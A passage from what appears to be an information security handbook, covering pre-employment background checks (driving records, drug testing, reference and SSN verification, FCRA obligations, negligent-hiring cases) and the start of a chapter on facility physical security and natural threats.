First, the MVR will verify the applicant's name, address, and social security number. Most MVRs cover a minimum of three years of traffic citations, accidents, driving under the influence (DUI) arrests and convictions, license suspensions, revocations, and cancellations.

Driving habits *may* reveal drug or alcohol abuse and may also bring to light a person with a lax sense of responsibility. While an applicant with two or three DUI convictions clearly shows a lax sense of responsibility, it most likely means that that applicant has also driven drunk many times before and after being caught.

Driving histories are obtained on an individual state-by-state basis, and most require a driver's license number for access. This must obviously be obtained from the applicant beforehand.

Similar to the candidate with no credit background, another area of possible concern is the applicant with no driver's license. With the exception of those who are handicapped and unable to drive, for the most part, it is rare to find a person without a driver's license. Should a non-handicapped person claim not to have a driver's license, it may simply be a ploy on their part to conceal their bad driving record or their suspended license.

Drug and Substance Testing

Drug testing is a crucial aspect of the hiring process in nearly every company. This is a clear need because there are more than ten million people working in the United States who use illicit drugs. Given that the majority of drug users are employed in some aspect, the need for drug testing is crucial. Employers that conduct preemployment tests make offers of employment contingent upon a negative drug test result. Preemployment tests have also been found to decrease the chance of hiring a current drug user and also have a strong downstream effect. This downstream effect discourages current users from seeking employment at companies where preemployment tests are required.

In 1987, a national testing laboratory, SmithKline Beecham, found that 18.1 percent of all workers tested had positive results. By 2003, that number was below 5 percent. There is debate as to what to infer from this. On the one hand, it means that drug use has fallen (which law enforcement likely will strongly disagree with), or that drug abusers simply avoid employers that test, and will simply apply at those companies that do not perform drug tests.

Although the Americans with Disabilities Act (ADA) and similar state laws provide protection for people who are in rehabilitation for a drug addition, the ADA does not protect people currently using illegal drugs, and does not affect drug testing.

Most organizations now require applicants to undergo some sort of medical drug examination. The need is clear as drug and alcohol abuse adversely affects companies in terms of lost productivity, absenteeism, accidents, employee turnover, and an increased propensity for workplace violence.

There are many different types of drug screening tests available. The most common ones screen for the following substances, those that would directly affect the applicant's ability to perform his job:

- Amphetamines
- Cocaine and PCP
- Opiates (codeine, morphine, etc.)
- Marijuana (THC)
- Phencyclidine
- Alcohol

The most common source for drug testing is the applicant's urine, with the main secondary source being a hair test. A hair test can show a much more extensive pattern of drug use, but is generally much more expensive than a urine test.

While some employees may also develop an addiction *after* they commence employment, an effective screening policy would be for the employer to ensure that all employees with personal problems such as drug addition and alcoholism be given free and confidential counseling services. Such a policy assists employees with the resolution of personal problems so that these problems do not interfere with their ability to perform their jobs.

These types of employee assistance programs (EAPs) have proven extremely successful. For example, if an employee has a drug addiction problem, this directly affects their reasoning ability, which creates a significant problem for the employer. Counseling services as a part of a medical insurance plan or a health maintenance organization (HMO) arrangement has been demonstrated to be an effective way to deal with this situation.

Another example[7] demonstrated that many computer criminals had personal problems that they considered unshareable. These individuals went on to commit computer crimes with the belief that the crimes would resolve their problems. If counseling were offered, many of these computer crimes might never have been committed.

In a different light, drug testing for positions such as truck drivers fall under regulations of the U.S. Department of Transportation.[8] In those cases, employers are *required* to accurately and honestly respond to an inquiry from a prospective employer about whether a previous employee took a drug test, refused a drug test, or tested positive in a drug test. All the details are in the *Federal Motor Carrier Safety Administration Regulations.*[9]

As with most other areas of preemployment screening and testing, applicants have legal rights. In reference to drug testing, some applicants may be protected under the Americans with Disabilities Act (ADA). In these cases, the ADA provides protection for people who are in rehabilitation for a drug addition, but does not protect people currently using illegal drugs, and does not affect the legitimacy of drug testing.

There is also a lot of room for false positives when it comes to drug testing. Most major national testing labs have procedures in place to reconfirm a positive test before reporting it as an official finding to the employer.

The testing labs themselves know that they run the risk of serious legal liabilities if they incorrectly label an applicant as a positive drug user. The testing labs therefore have extensive procedures to reconfirm a positive test before reporting it to an employer. Most drug testing programs also utilize the services of independent physicians called Medical Review Officers (MROs).

The role of the MRO is to review all positive test results. In the case of a positive result, the MRO will normally contact the applicant to determine if there is a medical explanation for the positive results.

In case of a positive finding, the testing lab will generally contact the applicant to determine if there is a medical explanation for the positive results. Some cases, some as innocuous as eating poppy seeds before a drug test, can result in a false positive for opiates. Labs know this and will often perform additional testing to eliminate such issues.

Another case is where results are negative but also show abnormal results, the classic case being a low creatine level. This takes place when an applicant attempts to dilute his system by consuming large amounts of water. By having secondary criteria available, attempts to thwart drug tests can be obviated.

Prior Employment

Verifying an applicant's current and past employment is an essential element of any background check. Information such as job title, duties, and dates of service should be verified to establish that the applicant has the work experience needed for the position and that it is what he claims to have.

Statistics have shown that up to 80 percent of resumes include inaccuracies about the applicant's work history. These factual errors manifest themselves in different ways, but most often as inaccuracies in the dates of employment that are often used to cover up the applicant's lack of work experience. A worst-case scenario is that the applicant is using date obfuscation to hide a criminal history.

Verifying the low-level details about an applicant's prior employment is not always easy. Many lawsuits have created the situation where most companies have a policy that they will not comment on the performance ratings of employees and will only verify dates of employment.

But there is a danger in having a blanket prohibition against any type of disclosure. The issue is that if the applicant has demonstrated dangerous behavior in the past, and is considered a threat, then withholding such facts might contribute to the danger to others. There are currently a number of lawsuits working their way through the courts where employers are being held responsible for withholding details, where the applicant behaved in a manner dangerous to the public welfare.

When looking for a third-party agency to perform preemployment checks, the following are crucial items that must be addressed:

- Dates employed
- Job title
- Job performance
- Reason for leaving
- Eligibility for rehire

Education, Licensing, and Certification Verification

If an organization requires a college degree or gives preference to an applicant with a degree, it is the organization's due diligence to verify that the applicant indeed possesses a legitimate degree from the educational institute claimed.

Diploma mills have been around for a long time, and the Internet has created a boon in the diploma mill business. Diploma mills offer bachelor's, master's, Ph.D., and other advanced degrees often for nothing more than a fee. Many will even include transcripts that have an official look and feel to them.

For those organizations that feel an advanced degree is important, it is their duty to exercise the proper due diligence in ensuring that the degree has been legitimately earned from an accredited educational institution of higher learning.

If employees are required to be licensed by the state, the status of that license must also be verified. State licensing agencies also maintain records of complaints, criminal charges, and revocation of licenses.

In the information technology field, professional certifications are often required. While it is easy for an applicant to place certifications such as CISSP, MCSE, or CCIE after his name, all that is required is a call to the certification agency to verify that the certification is legitimate.

It should be noted that under federal law, educational transcripts, recommendations, discipline records, and financial information are confidential. A school should not release student records without the authorization of the adult-age student or a parent. However, a school may release *directory information,* which can include name, address, dates of attendance, degrees earned, and activities, unless the student has given written notice otherwise.

When looking for a third-party agency to perform educational checks, the following are crucial items that must be addressed:

- Record is obtained *directly* from the educational institution
- Dates of attendance
- Date of graduation
- Major and minor
- Degree awarded
- Grade-point average

Personal References

Information about an applicant's nontechnical strengths, integrity, and responsibility is often more valuable than their technical skills. Information about these areas is obtained through an interview with

personal references that know the applicant. While far from foolproof, personal reference checks can also help determine residency and the applicant's ties to the community.

While many erroneously think that the references given by the applicant will automatically result in the person saying wonderful things about the applicant, that is clearly not the case as not every reference will state something nice about the applicant. Many times, it turns out that the personal reference hardly knows the applicant and may in fact dislike them. A mistake many job applicants make is that they list their personal references arbitrarily, falsely assuming they either will not be contacted or will respond with some nice comments.

The truth is that personal reference checks are crucial. A *Washington Post* article[10] details how registered nurse Charles Cullen was able to murder as many as 40 people. In his 16-year nursing career, he had six jobs, all of which he abruptly quit or from which he was fired.

Even with his job changing, Cullen was able to move through nine hospitals and one nursing home in Pennsylvania and New Jersey. He was usually hired easily because there was a nursing shortage, and reference checks were apparently brushed aside as hospitals searched desperately for help. A cursory personal reference check would have revealed significant issues about Cullen's nefarious actions.

Social Security Number Verification and Validation

The Social Security Number (SSN) is one of the most abused pieces of personal information. In any given week, the average person is regularly asked for his complete SSN or the last four digits of his SSN. With that, an SSN is in no way secret, nor can it be expected to have any semblance of confidentiality.

SSNs are automatically verified when running most credit reports. Nonetheless, there are often times when a credit history is not needed. In these cases, SSN verification is the answer.

SSN verification of the applicant's name and SSN, as well as those of anyone who has used that number, is an effective way to ensure that the applicant is who he portends to be.

There is actually a plethora of information that can be gathered via SSN verification. Some of the main issues involving SSNs include:

- The SSN was never issued by the Social Security Administration.
- The SSN was reported as been misused.
- The SSN was issued to a person who was reported as deceased.
- The SSN inquiry address is a mail receiving service, hotel or motel, state or federal prison, detention facility, campground, etc.

The difference between SSN validation and verification is that *validation* shows that the SSN is a valid number. Validation can be, and usually is, determined by a mathematical calculation that determines that the number *may be a valid number*, along with the state and year in which that the number *may have been issued*. However, SSN validation does not ensure that the SSN has truly been issued to the person. It still may belong to a deceased person.

SSN *verification* is the process where the Social Security Administration verifies that the SSN has been issued to a specific person, along with the state and date where the SSN was issued.

Suspected Terrorist Watchlist

While the other previously mentioned categories have been around for a long time, one of the newest services in background checks is that of a *suspected terrorist watchlist*. In the post-9/11 era, it is no longer simply a Tom Clancy fiction novel to have terrorist sleeper cells working within the confines of an organization. With that, the applicant in your lobby may indeed be a wanted terrorist.

Suspected terrorist watchlist services search various federal and international databases that can reveal the applicant's links to terrorist organizations. One of the problems with suspected terrorist watchlists is that the U.S. Government does not have a standard method to identify terrorists. This has created situations in which many terrorist watchlists are not correlated and may have false positives.

While the ease of getting information from suspected terrorist watch-lists is still somewhat immature, its need is clear. These are many organizations that should perform suspected terrorist checks, some of the most prominent being those:

- In the defense, biotech, aviation, or pharmaceutical industries
- That have direct or indirect business dealings with Israel
- That have direct or indirect business dealings with companies and countries that deal with Israel

Legal

In most cases, there is no law that requires all companies to conduct preemployment investigations. But for some jobs, screening is indeed required by federal or state law. In the post-9/11 era of increased safety, combined with the litigious era in which we live, there is strong emphasis on security that has dramatically increased the number of employment background checks conducted.

However, every company that does conduct preemployment investigations has the responsibility to protect its applicants, employees, and its reputation. Companies today are at risk of negligent hiring lawsuits if they fail to meet these obligations.

In the area of employment law, there are two doctrines that come into play: *negligent hiring* and *negligent referral*.

According to the legal doctrine of negligent hiring, employers can be held liable for the criminal acts of their employees. Under the doctrine of negligent referral, they can be held liable for not revealing important information about former employees. This creates a slippery slope for employers. Negligent hiring issues therefore require the undertaking of preemployment investigations as that is the only way to determine the employable state of the applicant. Negligent referral mandates that employers know *exactly* what it is they can and cannot reveal about an applicant.

Most information comes from public records, except for credit reports, which require a signed release. Employers do their due diligence compliance when they comply with applicable laws (i.e., Fair Credit Reporting Act, Americans with Disabilities Act, Equal Employment Opportunity Act, Title 7 of the Civil Rights Act of 1964, the Age Discrimination in Employment Act, and more).

Legal Cases

The following five cases (out of thousands) are brief examples of worst-case scenarios wherein preemployment investigations could have saved the employer significant heartache, monetary liabilities, negative PR, and legal issues.

These examples are meant to both scare and impress those dealing with hiring and the need for personnel security screenings.

1. *Holden v. Hotel Management Inc.* A jury awarded $1 million in compensatory damages and $5 million in punitive damages to a man whose wife was murdered by a hotel employee. The hotel management company, against whom the claim was levied, failed to conduct preemployment screening and reference checking that would have revealed the murderer's violent history. Had Hotel Management Inc. done its due diligence, a life could have been saved.
2. *Harrison v. Tallahassee Furniture.* Elizabeth Harrison sued Tallahassee Furniture and was awarded nearly $2 million in compensatory damages and $600,000 in punitive damages after an employee of Tallahassee Furniture attacked her at her home during a furniture delivery. During the trial, evidence showed the deliveryman never filled out an employment application, nor was he subjected to any type of preemployment background investigation. The perpetrator indeed had a long history of violent crime. The jury's verdict in favor of Harrison found Tallahassee Furniture negligent for not checking the deliveryman's background.
3. *Stephens v. A-Able Rents Company.* A delivery person employed by the A-Able Rents Company brutally assaulted and attempted to rape a customer while delivering furniture to her home. The

employee had resigned from his prior employment after refusing to take a drug test and after admitting to having a substance abuse problem. The court ruled that the rental company could be held negligent because it should have learned about the employee's substance abuse problem as part of its preemployment background investigation.

4. *Saxon v. Harvey & Harvey.* A vehicle struck a woman and her son, killing the son and injuring the woman. A jury found that the truck driver had several previous traffic convictions, including reckless driving. The family won its negligent hiring lawsuit. More importantly, had a routine background check been performed, this tragedy could have been avoided.
5. *Firemen's Fund Insurance v. Allstate Insurance.* In this case, Paul Calden shot three employees at the Firemen's Fund Insurance Company before killing himself. Relatives of the deceased sued Calden's former employer — Allstate — for giving Firemen's standard job reference on Calden. Allstate had failed to mention that Calden had been fired from Allstate for carrying a gun to work, that he believed he was an alien, or that he wrote the word "blood" next to the names of his co-workers. The families claimed that Allstate had a duty to disclose the former employee's problems during a job reference interview.

The Fair Credit Reporting Act (FCRA)

The FCRA was enacted to help protect consumers in the consumer-reporting process by regulating what is reported. It was designed to promote accuracy, fairness, and privacy of information in the files of every consumer-reporting agency. The FCRA requires that employers take certain actions when they obtain a consumer report through a third-party consumer-reporting agency.

Organizations performing personnel security screening must have a competent attorney who is well-versed in the intricacies of the FCRA and that they can use to obtain official legal advice.

The main benefits afforded by the FCRA are that:

- Applicants must be told if information in their file has been used against them.
- Applicants can find out what is in their file.
- Applicants have the ability to dispute inaccurate information in a credit report.
- Identified inaccurate information must be corrected or deleted.
- Applicants have the ability to dispute inaccurate items with the source of the information.
- Outdated information may not be reported.
- Applicants are assured that access to their credit information is limited.
- Consent is required for reports that are provided to employers, or reports that contain medical information.
- Applicants have the ability to seek damages from violators.

If an employer does not disclose the adverse items uncovered in background checks, applicants have no opportunity to correct false or misapplied information. Under the FCRA, an employer must obtain the applicant's written authorization *before* a background check is conducted. It is important to note that the FCRA requires that the authorization be on a document separate from all other documents within the employment application packet.

Employers also must realize that even if they perform only a criminal background check on an applicant without looking at their credit history, FCRA guidelines still must be addressed. This is due to the fact that any public record, including criminal history, is considered background information according to the FCRA. The FCRA mandates that an employer must notify the applicant of its intent to use the information, and must obtain written authorization from the applicant to conduct the background check.

To comply with the FCRA, each applicant must be made aware that a background check will be performed, and a release must be signed to permit the investigation. This release provides the employer with authorization to perform the investigation. This also enables the individual to protect his or her privacy by denying permission. However, if an applicant refuses, the employer is wise to question why and can legally withhold a job offer.

The FCRA also mandates what cannot be reported, namely:

- Bankruptcies after ten years
- Civil suits, civil judgments, and records of arrest, from date of entry, after seven years
- Paid tax liens after seven years
- Accounts placed for collection after seven years
- Any other negative information (except criminal convictions) after seven years

If an employer feels that a negative determination will be made due to the credit information obtained, the applicant has specific rights. The applicant must be notified in a *pre-adverse action process*; this gives the applicant the chance to dispute the negative information in the report. The employer must also allow a reasonable amount of time for the applicant to respond to this pre-adverse notification before final determination is made or adverse action is taken based on such information.

The FCRA also mandates that if an employer uses information from a credit report for an *adverse* action (e.g., to deny a job to the applicant, terminate employment, rescind a job offer, or deny a promotion), it must take a set of required actions,[11] namely:

- Before the adverse action is taken, an employer must give the applicant a *pre-adverse action disclosure.*[12] This disclosure must include a copy of the credit report and a full explanation of the applicant's rights under the FCRA.
- After the adverse action is taken, the individual must be given an *adverse action notice.* This notice must contain the name, address, and phone number of the agency that provided the information leading to the adverse action; a statement that the company did not make the adverse decision, rather that the employer did; and a notice that the individual has the right to dispute the accuracy or completeness of any information in the report.

Unfortunately, there are two considerable loopholes in the FCRA. If an employer does not use a third-party credit-reporting agency, but conducts the background check itself, it is not subject to the notice and consent provisions of the FCRA. Also, the employer can tell the rejected applicant that its adverse decision was not based on the contents of the background check, but rather that the job offer was made to a more qualified candidate.

In both cases, the applicant would not have the ability to obtain a copy of the background check to find out what negative information it contained. This has led to situations where an applicant remained unemployed for a significant amount of time, not knowing that erroneous information was found in his background report.[13]

Hiring Decision

The most difficult aspect of personnel screening is what to do with the information once it is obtained. After the information is gathered, how should it be used in making a hiring decision? First of all, it is imperative to get legal counsel involved in the entire process. In fact, legal counsel should be involved in every aspect of the background check process, given that there are myriad legal issues and the potential for liability is so great.

From a criminal record perspective, EEOC guidelines state that employers should not *automatically* bar from employment applicants with criminal records. EEOC regulations require that employers consider various factors when reviewing the criminal information about an applicant. These factors may include the:

- Mitigating circumstances
- Likelihood of guilt where conviction is lacking
- Nature and severity of the crime
- Time period
- Nature of the position being applied for

If an employer finds information about an applicant's criminal past (and any third-party background check that could influence a decision not to hire an applicant) that affects its employment decision, the FCRA also requires the employer to disclose this information to the applicant.

In addition, all companies must develop formal written policies and procedures to guide hiring managers in the proper use of criminal records. These policies provide guidelines regarding the criminal activities and convictions that are significant enough to bar an applicant from employment.

It is the very complexities of the FCRA and EEOC compliance issues, combined with the significant potential for discrimination lawsuits, that prompt employers to take a more cautious route when dealing with information about an applicant's criminal past.

Gathering Agencies

This chapter neither specifies nor recommends any third-party screening agencies. But what should be known is that there is a plethora of deceitful firms and Internet-based reporting tools.

Snake-oil programs that attempt to *spy* on people or gather their complete life histories are also bogus. Similarly, e-mail professing the following claims are clearly bogus:

- Find out the truth about anyone. GUARANTEED!
- Find out what the FBI knows about you!
- You need the tool professional investigators use.

Errors in Information

With petabytes of information being processed and accessed, it is a given that there will be erroneous information entered into various information databases. While some of the information may be innocuous, other information that leads to adverse decisions being made can literally ruin the life of an applicant.

Even if only one-half of one percent of the reports contained errors (which is an extraordinarily conservative figure), that still adds up to millions of people who are being discriminated against and potentially denied employment due to false information and circumstances beyond their control.

Just as it is difficult to determine how to deal with accurate data, it is clearly a conundrum when dealing with information that may potentially be erroneous.

The report entitled *National Conference on Privacy, Technology and Criminal Justice Information*[14] details cases where people have been left homeless and imprisoned due to erroneous information in various databases. These errors often could have been obviated had the applicant been given the opportunity to comment on the data (which is a large part of what the FCRA is all about). When applicants are denied employment due to erroneous data, both the applicant and the employer lose.

Part of the problem is that the employer is often reticent to share the adverse information with the applicant. It is wrongly assumed that the applicant will deny the information anyway, so it is assumed to be a fruitless endeavor.

One suggestion to deal with the plethora of errors in background reporting data is the suggestion that the FCRA be amended to require that job applicants be given the results of background checks in every instance — not just when the employer uses the report to make a negative decision about them.

It is this issue where there is a loophole in the FCRA. The FCRA mandates that the applicant be notified when there is an adverse action. So, employers simply use the excuse that the candidate did not have the appropriate skills or that there were better-qualified candidates, when in reality it was a negative reporting decision.

Another area where there is a loophole in the FCRA is with Internet-based background checks. With the Internet, employers are no longer using third parties and are therefore not subject to the FCRA. Perhaps employers should also be required to disclose the results of background checks that they perform *themselves*, and provide the source of the data to the applicant.

It ultimately comes down to the reality that background screening is, in part, a moral issue, not simply a collection of facts. Anyone involved in preemployment background screening must be cognizant of the moral issues involved, and that people, lives, and their families are at stake.

Making Sense of It All

As detailed in the previous section, obtaining information is relatively easy, and getting easier all the time. Processing the data, and making meaningful decision based on that is not so easy, and will not be getting any easier anytime soon. Every hiring manager I have ever spoken with agrees that making sense of a multitude of screening data is one of the most difficult aspects of the hiring process.

This is not a problem unique to human resources, as the National Security Agency (NSA) faces the exact same issue. At any given moment, the NSA is capturing gigabytes of information. It is not unusual for the NSA to deal with terabytes of new information during a busy week. But it is not the data *gathering* that is its challenge; rather, it is the data *processing*. It goes so far as that the events of 9/11 might have been avoided had authorities been better able to process and correlate much of the information they had already captured.

The same problem exists within information technology (IT). A large IT shop can generate a gigabyte or more of log files on a busy day. Correlating all that information and making sense of it is not an easy feat. While there are SIM (security information management) products such as netForensics (www.net-forensics.com) and ArcSight (www.arcsight.com) that ameliorate this problem, full-scale SIM products that can make a complete decision are still years away.

Making sense of it all is the ultimate and most difficult challenge in performing background checks. Just because a credit score says one thing does not necessarily mean that it is totally indicative of the applicant. A different analogy: is a blood pressure reading of 180/120 bad? The proverbial answer: *It depends*. If the reading is for a person who is asleep, it could be a deadly indication. If it is a reading for Shaquille O'Neal in the fourth quarter of a playoff game, it is a normal reading. The caveat is that it is all a matter of context. Personal background information is no different. But unless the people using the information can use it in the proper context, they are not using it effectively.

While there may be adverse information in an applicant's background files, people do make mistakes, but people can also change. Unfortunately, the data is not always indicative of that reality. Given that the vendors that provide the data often have very little liability, the onus is on the entity using the information to ensure that it is used correctly.

Unfortunately also, there are not a lot of people trained in how to effectively use information gathered in a background check. Many knee-jerk reactions are made, which is an ineffective use of the data. The underlying message is that the most important aspect of personnel security screenings is not the *gathering* of the data, but the *processing* of that data.

Conclusion

When used appropriately and in context, background checks can provide significant benefits to employers. Unfortunately, many organizations have no direction on what "appropriately" and "in context" mean. The challenge for those using the information is knowing how to use it and ensuring that it is used in the appropriate context.

The ultimate challenge of a background check is to use the information in a responsible manner without victimizing the applicant, and ensuring that the best hiring decisions can be made. Those who are able to accomplish that are assured of doing their due diligence in the hiring process, and will certainly hire the most competent and effective employee possible.

Notes

1. See *Tangled Web: Tales of Digital Crime from the Shadows of Cyberspace* by Richard Power and *The Art of Deception: Controlling the Human Element of Security* by Kevin Mitnick for numerous case studies.
2. http://www.netiq.com/products/pub/default.asp.

3. It should be noted that this chapter specifically does not address the U.S. Government sector, as its requirements for background screenings are drastically different than those of the commercial sector.
4. This includes volunteers who serve as coaches for youth sports activities, scout troop leaders, and the like.
5. Credit Where It's Due, *Forbes,* April 12, 2004.
6. Background Checks Step-By-Step, *Security Management,* February 2001.
7. In research performed for the U.S. Department of Justice.
8. Those in the transportation industry must be specifically cognizant of DOT regulations and the specific DOT drug-screening requirements. DOT requirements include such testing as preemployment, post-accident, random, preemployment physicals, and more.
9. 49 CFR §40.25, 49 CFR §382.413 — www.fmcsa.dot.gov/rulesregs/fmcsrhome.htm.
10. Who Cares About References? Employers Should — Though It May Be Difficult to Get Thorough Answers, *The Washington Post,* January 4, 2004.
11. These actions are detailed at www.ftc.gov/bcp/conline/pubs/buspubs/credempl.htm.
12. For an example, see www.fadv.com/hirecheck/resources/fcra_compliance/pdf/SampleAdverse.pdf.
13. For more on this issue, see Identity Theft: The Growing Problem of Wrongful Criminal Records, www.privacyrights.org/ar/wcr.htm.
14. www.ojp.usdoj.gov/bjs/nchip.htm.

References and Sources for More Information

Employment Screening Services, Allan Schweyer, *Star Tribune,* December 30, 2002, http://startribune.hr.com/index.cfm/114/460D0A96-F99B-11D4-9ABA009027E0248F.

Aegis E-Journal, Vol. 3(No. 1), January 2000.

Background Checks Step-by-Step, *Security Management*, www.securitymanagement.com, February 2001.

A Summary of Your Rights under the Fair Credit Reporting Act, www.ftc.gov/bcp/conline/edcams/fcra/summary.htm

Fair Credit Reporting Act, 15 U.S.C. § 1681, www.ftc.gov/os/statutes/fcra.htm.

Privacy Rights Clearinghouse, www.privacyrights.org.

Background Checks & Other Workplace Privacy Resources, www.privacyrights.org/workplace.htm.

PRC Fact Sheet 11, *From Cradle to Grave: Government Records and Your Privacy,* http://privacyrights.org/fs/fs11-pub.htm.

Credit Agencies:

- Experian: www.experian.com
- TransUnion: www.transunion.com
- Equifax: www.equifax.com

Negative Credit Can Squeeze a Job Search, www.ftc.gov/bcp/conline/pubs/alerts/ngcrdtalrt.htm.

Equal Employment Opportunity Commission (EEOC), www.eeoc.gov.

Using Consumer Reports: What Employers Need to Know, www.ftc.gov/bcp/conline/pubs/buspubs/credempl.htm.

Effective Pre-Employment Background Screening, www.esrcheck.com/articles/article.php?article_id=article2.html.

Social Security Number Verification, www.ssa.gov/employer/ssnv.htm.

National Conference on Privacy, Technology and Criminal Justice Information — Proceedings of a Bureau of Justice Statistics/SEARCH conference, www.ojp.usdoj.gov/bjs/nchip.htm.

Physical Security: A Foundation for Information Security

Christopher Steinke, CISSP

Physical security can be defined as the measures taken to ensure the safety and material existence of something or someone against theft, espionage, sabotage, or harm. In the context of information security, this means about information, products, and people.

Physical security is the oldest form of protection. For ages, people have been protecting themselves from harm and their valuables from theft or destruction. In the past, physical security was all the protection someone needed to have safety. However, with technology, physical security alone is not effective. Information security is an approach that deploys many different layers of security to achieve its goal; hence the phrase "security in layers." With the common acceptance that nothing is 100 percent secure, information security uses the depth of its layers to achieve the highest form of security. A weakness in any one of these layers will cause security to break. Physical protection is the first step in the layered approach of information security. If it is nonexistent, weak, or exercised in malpractice, information security will fail.

Approaching Physical Security

Physical security is a continuous process that cannot be approached in an unpremeditated manner. The approach must be consistent with the goals of the organization and be applied in accordance with the standards and guidelines set forth in the information security policy.

Because there is little change in the world of physical security (at least not as quickly as the rest of the controls within information security), it is often considered to be boring or unimportant. This misunderstanding often causes physical security to be neglected or practiced haphazardly. Typically, the greatest weakness of any information security control is not the control itself, but the improper application of a control. Physical security must be approached with the same energy, focus, and seriousness as any other information security control. In fact, security controls must be approached and applied in a consistent and predetermined manner to achieve predictable, repeatable, and effective information security.

Locks, guards, surveillance cameras, and identification badges are merely the tools and equipment of physical security. To plan and design physical security, the following questions should be answered:

- What are you protecting?
- How important is the information being protected (in terms of economic, political, or public safety)?
- For whom are you protecting and what is more important to them? Confidentiality, integrity, or availability?
- What and who are you protecting it from?

Granted, not all places need the physical security of Fort Knox (who would want to work there?), but physical security should be applied in proportion to the importance and sensitivity of the people and information it

protects. This chapter discusses the risks posed by common threats and vulnerabilities in information security, and how good physical security can provide a foundation for addressing those risks.

Psychology of Physical Security

When planning and designing physical security, keep in mind that it is as much psychological as it is physical. It is important to consider the advantages that the psychological impact can have. If one can design physical security in such a way as to make it highly visible (while safeguarding the details), one can announce that your organization is well guarded, rendering it less of a target to threatening activity. This is an indirect way to eliminate the desire to commit a crime against that organization. The effectiveness of physical security, as with any security control, is measured in terms of eliminating the opportunity; the psychology of physical security is measured in terms of eliminating the desire.

Facility Physical Security

The diversity of the modern workplace often makes it impractical to establish universal, rigid physical security standards. Nonetheless, adequate physical security at every location is necessary for achieving a complete, secure environment. This chapter section outlines the types of facilities, how they differ, and ways to approach physical security for each.

Facility Classification

Facilities can be grouped into one of these general classifications:

- *Owned facility.* Owned facilities are probably the simplest structure to maintain physical security. The ease of security management is inherent, due to the occupant having complete administrative control over the facility. This allows the flexibility to implement whatever type of physical security control, in any fashion, the owner/occupant feels will accomplish their protection goals. The main downfall of an owned facility is that the owner/occupant must take complete responsibility if physical security fails. A good example of an owned facility is a large corporate headquarters.
- *Nonowned facility.* Nonowned facilities can be a little more challenging to physically protect. The occupant and the owner will have their own lists of responsibilities that hold them liable if physical security fails. For example, if a water pipe bursts and floods a computer room, the occupant may hold the owner liable for the damages if it is discovered that the owner did not adequately maintain the plumbing. In this case, nonowned facilities may offer the advantage of legal recourse for failed physical security. Examples of nonowned facilities are buildings an occupant leases but does not own.
- *Shared facility.* Shared facilities are probably the most diverse and threatening of facilities to occupy, yet they account for the majority of structures. These facilities have more than one occupant, with some of the occupants possibly being competitors. Because the facility must provide equal access to all occupants (in certain areas), physical security becomes very challenging. Good examples of shared facilities could be nonowned facilities with multiple occupants, central offices, and co-locations.

When classifying facilities, one takes the first step in developing a strategy for risk mitigation. By understanding the threats that may be inherent to certain facilities, one gains insight into protecting against the risks. Because some facilities may fit more than one classification description, one is not bound by strict adherence to this classification scheme. What one should then be aware of are any new inherent strengths and weaknesses that these hybrid classes might create.

Facility Location

Not only should one be concerned with what kind of facility one occupies, but also the location. A particular location may harbor more threats than another. Below are some location-based threats to consider when choosing an area for one's facility:

- *Vulnerability to crime, riots, and terrorism.* Research crime and terrorism statistics for each location being considered. If the location of the facility is in an area that is frequented by these activities, the

chances of physical security being breached increases. For example, frequent demonstrations or riots near a facility could erupt into random acts of violence (e.g., fires, crime, etc.) that may threaten the facility, its employees, and possibly its customers. Even in information security, the protection and safety of people should always come before anything else.

- *Adjacent buildings and businesses.* This issue relates to the previously discussed classification of facilities (particularly shared facilities) and the previous issue of crime and riot vulnerability. It is good practice to know who one's neighbors are and what they do. For example, one may not want to locate a corporate data center next to a competitor, a nuclear power plant, or a freeway or railway that is a route for hazardous chemical transportation. Also, these concerns come to mind about connected buildings. Are their physical security controls as strong as yours? Can someone get into the facility if they break into an adjacent building? What about the roof? These should all be in the forefront of one's mind when choosing a location.
- *Emergency support response.* This is simply defined as the time it takes emergency support (i.e., fire, police, and medical personnel) to reach the facility. Know the mileage and time the driving distance (during the heaviest traffic) from emergency support locations to the facility. This information allows one to implement physical security measures that not only will detect and deter, but also delay and minimize damage or harm until emergency support arrives.
- *Environmental support.* Environmental support is the clean air, water, and power that service the facility. Ensure that the location has room for growth in all of these areas. In particular, for high-availability facilities, look for locations from which to draw from two separate power grids.
- *Vulnerability to natural disasters.* Check local geological and weather statistics for patterns of natural disasters in preferred location(s) for the past 100 years. Granted, natural disasters cannot be predicted or totally avoided, but one can minimize their effect by choosing a location where such disasters are less likely to occur.

Facility Threats and Controls

From the previous discussion, one sees how certain locations can harbor more or fewer threats. What follows here is a list of threats and controls in their basic forms. This is to demonstrate that if one can eliminate a threat at its root, one can effectively eliminate several others at the same time. But also notice that the opposite can happen when one threat manifests another. The controls are simple and basic in nature, but keep in mind that controls, as a whole, should be able to deter, detect, delay, and react to a given threat. There are three classes of threats, those being natural, man-made, and environmental failure.

Natural Threats

Good physical security has a psychological advantage against some threats. Unfortunately, natural threats are not one of them. This threat cannot be deterred or discouraged. At one time or another, Mother Nature will threaten the facility. The only option is to implement controls that will minimize the impact and facilitate a quick recovery. Natural threats and some of their controls include:

- Fire causes the following risks:
  - — Heat
  - — Smoke
  - — Suppression agent (e.g., fire extinguishers and water) damage
- Fire controls include:
  - — Installing smoke detectors near equipment
  - — Installing fire extinguishers and training employees in their proper use
  - — Using gaseous (nonliquid) extinguishing systems near information systems
  - — Conducting regular fire evacuation exercises
  - — Storing all backup media offsite (with a bonded third party)
  - — Developing and exercising a disaster recover plan
- Severe Weather causes the following risks:
  - — Lightning

  - — Heavy winds
  - — Hail
  - — Flooding
- Severe weather controls include:
  - — Monitoring weather conditions
  - — Keeping equipment in areas that are weather-proofed and capable of withstanding strong winds
    - Ensuring equipment is properly grounded
  - — Installing surge suppressors and uninterruptible power supplies (UPS) or diesel generators
  - — Installing raised flooring
  - — Conducting regular weather evacuation exercises
  - — Storing all backup media offsite (with a bonded third party)
  - — Developing and exercising a disaster recovery plan
- Earthquakes are particularly dangerous because of their ability to spur other natural disasters, such as fires. In addition to collateral damage from quake-induced fires, some additional risks include:
  - — Limited or no response from emergency agencies
  - — Permanent structural physical damage to facilities and information systems
  - — Nullify threat controls (e.g., disables fire-suppression capability)
  - — Personnel evacuation is limited
- Earthquake controls include:
  - — Keeping information systems equipment off elevated surfaces (without proper mounting)
  - — Keeping information systems equipment away from glass windows
  - — Installing earthquake-proof or antivibration devices on equipment and infrastructure
  - — Conducting routine earthquake drills
  - — Storing all backup media offsite (with a bonded third party)
  - — Developing and exercising a disaster recovery plan

